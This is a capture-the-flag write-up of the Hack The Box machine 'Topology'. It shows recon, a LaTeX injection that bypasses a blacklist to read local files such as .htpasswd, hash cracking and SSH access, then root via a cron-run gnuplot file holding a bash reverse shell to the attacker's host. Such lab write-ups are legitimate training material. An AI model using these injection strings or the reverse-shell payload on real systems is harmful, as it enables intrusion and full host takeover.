
Topology
Hack The Box Machine Writeup

The whole reason computers were made was so that we wouldn't have to do math
Summary
Topology was not one of my favorite easy boxes as it required quite a bit of trial and error at some points. First the attacker must find a link to a subdomain on the main page of the website. This subdomain hosts a php application that converts LaTeX into png images. This application is also vulnerable to injection attacks but has a blacklist filter going on that must be avoided. Doing so the attacker finds an injection that allows for LFI. At this point the attacker must have also enumerated another subdomain that is using basic web authentication. This is in order to find the correct file to use with the LFI in order to get a user hash. This hash then quickly cracks and allows for SSH access to the machine.
Privilege escalation was rather straightforward on this box compared to establishing a foothold. It involved exploiting a cron job running as root that had a wildcard in the command. Upon finding this the attacker simply writes a file to the correct directory that contains a command to escalate privileges such as a reverse shell. When root runs the file though the cron job the host is fully compromised.
Me every time I try to find the barcode at the grocery store
User
Recon
Nmap Scan
I started off with a Nmap scan as normal. This scan showed ports 22 and 80 open, which is pretty standard for these easy machines.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV -sC 10.10.11.217
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-08 10:47 EDT
Nmap scan report for 10.10.11.217
Host is up (0.033s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 dc:bc:32:86:e8:e8:45:78:10:bc:2b:5d:bf:0f:55:c6 (RSA)
|   256 d9:f3:39:69:2c:6c:27:f1:a9:2d:50:6c:a7:9f:1c:33 (ECDSA)
|_  256 4c:a6:50:75:d0:93:4f:9c:4a:1b:89:0a:7a:27:08:d7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Miskatonic University | Topology Group
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.36 seconds
Checking out the website it looked like a university website. There is a link in the software projects section that points to latex.topology.htb/equation.php.
.JPG)
Link on the main webpage that points to the latex.topology.htb subdomain
Subdomain Brute Force
At this point I added latex.topology.htb and topology.htb to my /etc/hosts file so that I could see the link. I then ran a subdomain brute force with wfuzz and it uncovered the dev and stats subdomains which I also added to the hosts file.
┌──(kali㉿kali)-[~/Desktop]
└─$ wfuzz -u http://topology.htb -H "HOST: FUZZ.topology.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --hh 6767
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://topology.htb/
Total requests: 100000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000022:   401        14 L     54 W       463 Ch      "dev - dev"
000000101:   200        5 L      9 W        108 Ch      "stats - stats"
Website Enumeration
dev.topology.htb leads to a default html login page, trying a couple guesses like admin/admin got me nowhere. Stats.topology.htb appears to just be a default page reporting on the usage statistics of the web server. I ran a directory busting scan with Feroxbuster on both of these subdomains in the background as well. Stats.topology.htb/files has directory listing enabled and contains the pictures seen on the page.
.JPG)
Basic webauth on the dev.topology.htb subdomain
.JPG)
Seemingly static usage stats on the stats.topology.htb subdomain
LaTeX Injection
From here I went back to the latex.topology.htb/equation.php link to check it out. It appears to be an application that converts LaTeX expressions into png files. I had never seen this before so a bunch of research later and I learned that LaTeX is a document markup language primarily used in academia:[ https://en.wikipedia.org/wiki/LaTeX](https://en.wikipedia.org/wiki/LaTeX). I also discovered it is vulnerable to injections like many other similar system based on information from the following page made by hack tricks:[ https://book.hacktricks.xyz/pentesting-web/formula-doc-latex-injection](https://book.hacktricks.xyz/pentesting-web/formula-doc-latex-injection).
.JPG)
The equation.php page uses Latex
I first tested the \input{/etc/passwd} example. This returns a png stating it is an illegal command.
.JPG)
PNG resulting from hitting the blacklist filter

The original OG hacker
Bypassing Blacklist
At this point I started up burp and tried to see if I could figure out the filter that was causing this message. I could tell which responses were illegal based on highlighting a portion of the known bad response, if that came back I know it was displaying the same illegal command picture.
.JPG)
showing known bad response and highlighting part to quickly filter other requests
Trying out the different examples on the Hacktricks page it became clear that there was a blacklist filter preventing strings such as input and include which are needed for many of the injections. Attempts to bypass this blacklist by using different cases such as InPuT, string concatenation and encoding did not work. However the \lstinputlisting was not getting filtered.
.JPG)
Demonstrating that the response is the same for all blacklisted requests

Demonstrating that the \lsinputlisting command is not blacklisted
Knowing this I attempted to use the \lstinputlisting function to read /etc/passwd and confirm the LFI vulnerability. It did not work even though the filter was being bypassed.
.JPG)
Error not resulting from hitting the blacklist filter
Looking again at the Hacktricks page it states that "You might need to adjust injection with wrappers as \[ or $.". Wrapping the request in $ does indeed work and I can now read any file on the host.

Wrapping the request in $ signs to avoid the error
.jpg)
Always need more dollar signs
.JPG)
/etc/passwd file of the topology host gotten through LaTeX injection LFI
Shell as Vdaisley
At this point I was stuck for a while trying to discover which files I could read to gain RCE. At first I attempted to find an SSH key for the vdaisley user. Then I looked for the apache logs to attempt log poisoning, I was unable to find the log files however. I then remembered the dev.topology.htb subdomain that had the basic web authentication in place. This is often associated with .htaccess which uses a .htpasswd file to store the credentials. more information about this can be found at the following:[ https://www.pipeten.com/support/scripting/protecting-a-directory-using-htaccess-and-htpasswd/](https://www.pipeten.com/support/scripting/protecting-a-directory-using-htaccess-and-htpasswd/) Knowing this information I attempted to read the .htpasswd file from the dev subdomain root directory, some trial and error resulted in me finding it at /var/www/dev/.htpasswd.
.JPG)
Injection string to read the file containing the passwords for the basic web authorization on the dev subdomain
.JPG)
.htpasswd file containing the hash of the vdaisley user
Crack Password Hash
This gave me a hash which painstakingly entered character by character into a hash file and ran though John quickly cracks to calculus20.
┌──(kali㉿kali)-[~/Desktop]
└─$ cat hash
vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0

┌──(kali㉿kali)-[~/Desktop]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
calculus20       (vdaisley)
1g 0:00:00:04 DONE (2023-09-08 11:40) 0.2083g/s 207420p/s 207420c/s 207420C/s callel..calacho
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
All that was left to obtain a foothold was to use these new found user creds of vdaisley:calculus20 to login via SSH and grab the user.txt file.
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh vdaisley@topology.htb
vdaisley@topology.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)
<...>
vdaisley@topology:~$ cat user.txt
7dbe05c2da******1cdb2eed17b53583

Just wait until you add the Z axis
Privilege Escalation
Enumeration
Running my normal initial enumeration of sudo -l and a find command for the suid binaries discovered nothing. However there was a folder with interesting permissions in the /opt directory.
vdaisley@topology:/opt$ ls -la
total 12
drwxr-xr-x  3 root root 4096 May 19 13:04 .
drwxr-xr-x 18 root root 4096 Jun 12 10:37 ..
drwx-wx-wx  2 root root 4096 Jun 14 07:45 gnuplot
This shows that all users can write and execute from the folder, but not read from it. I keep this in mind as a likely route to escalation and begin automatic enumeration using Linpeas which finds nothing other than the mentioned /opt/gnuplot folder that immediately stands out. I then brought over pspy using a simple http python server and curl and ran it. This discovered a very interesting command being run by root "/bin/sh -c find "/opt/gnuplot" -name "\*.plt" -exec gnuplot {} ;"
vdaisley@topology:/tmp$ curl http://10.10.14.79/pspy64 > pspy64
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                             Dload  Upload   Total   Spent    Left  Speed
100 3032k  100 3032k    0     0  6027k      0 --:--:-- --:--:-- --:--:-- 6064k

┌──(kali㉿kali)-[~/tools]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.217 - - [08/Sep/2023 11:48:53] "GET /pspy64 HTTP/1.1" 200 -
vdaisley@topology:/tmp$ chmod +x pspy64
vdaisley@topology:/tmp$ ./pspy64
<...>
2023/09/08 11:50:01 CMD: UID=0     PID=21617  | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
Gnuplot Wildcard Exploit
This command is executing gnuplot on all the files located in /opt/gnuplot that end in the .plt extension due to the \* wildcard. Wildcards (\*) can often be exploited in some way and always stand out to me as a likely attack vector when I see them. As I already knew I had write permissions to the /opt/gnuplot folder I googled for ways to execute commands using gnuplot. This brought me to the page[ http://www.bersch.net/gnuplot-doc/system.html](http://www.bersch.net/gnuplot-doc/system.html) which demonstrates that system "command string" is the correct syntax.

I love when it all comes together
Now I created a plt file containing a bash reverse shell and transferred it to the /opt/gnuplot folder. I then ran a netcat listener and when the cronjob runs gnuplot on the file I will catch a reverse shell as root. All that was left from here was grabbing root.txt.
┌──(kali㉿kali)-[~/Desktop]
└─$ cat shell.plt
system "bash -c 'bash -i >& /dev/tcp/10.10.14.79/42069 0>&1'"

vdaisley@topology:/tmp$ curl http://10.10.14.79/shell.plt > /opt/gnuplot/shell.plt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                             Dload  Upload   Total   Spent    Left  Speed
100    60  100    60    0     0    833      0 --:--:-- --:--:-- --:--:--   833

┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.217 - - [08/Sep/2023 12:00:23] "GET /shell.plt HTTP/1.1" 200 -

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.79] from (UNKNOWN) [10.10.11.217] 46006
bash: cannot set terminal process group (21996): Inappropriate ioctl for device
bash: no job control in this shell
root@topology:~# id
uid=0(root) gid=0(root) groups=0(root)
root@topology:~# cat root.txt
119ae1a29********ffea456da7

Thank you for reading, until next time!
Other Resources
Ippsec video walkthough
youtube.com
0xdf writeup
0xdf.gitlab.io